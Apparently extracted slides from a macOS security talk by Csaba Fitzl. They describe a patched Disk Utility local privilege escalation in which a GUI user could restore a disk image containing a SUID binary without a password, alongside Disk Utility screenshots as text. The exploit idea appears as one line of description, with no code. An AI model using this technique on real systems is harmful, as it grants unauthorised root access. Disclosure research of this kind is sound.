
# Fix

- can no longer change / clear APFS disk roles

# **Disk Utility LPE**

# Disk Utility meets ASR

- asr (Apple Software Restore) - can restore (bit copy) one disk to another






# problem

- Disk Utility doesn't ask for password
- allows a GUI user to restore a disk
- exploit: restore a DMG which has a SUID binary



## Disk Utility

View



Internal

▼ Macintosh HD volumes

Macintosh HD

Macintosh HD snapshot

Data

Disk Images

RAM Disk

untitled



## Macintosh HD

APFS Volume Group • APFS (Encrypted)

macOS 14.4.1 (23E224)

8 TB

SHARED BY 5 VOLUMES

 Used

3,33 TB

 Other Volumes

8,06 GB

 Free

4,66 TB

Mount Point (Read-Only): /

Type:

APFS Volume Group

Capacity: 8 TB

Owners:

Disabled

Available: 4,66 TB

Connection:

Apple Fabric

Used: 3,33 TB

Device:

disk3s1s1

Snapshot Name: com.apple.os.update-39AFBADD5AD7CDAB000800...

Snapshot UUID: 73781D73-D838-442E-919B-4684B6BE232B

### APFS Snapshots on "Data"


Name	Date Created	Tidemark	Size	Kind
com.apple.TimeMachine.2024-03-22-135416.local	22 Mar 2024 at 13:54	4,13 TB	24,03 GB	Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-120916.local	Yesterday at 12:09	4,14 TB	62,34 GB	Time Machine Snapshot
com.apple.TimeMachine.2024-03-26-185015.local	Yesterday at 18:50	4,14 TB	63,25 GB	Time Machine Snapshot



15 snapshots

⌚ High tidemark is 4,14 TB

# conclusion





kandji 

**Csaba Fitzl**

**Twitter: @theevilbit**

# Icons

- flaticon.com
  - kliwir art
  - Freepik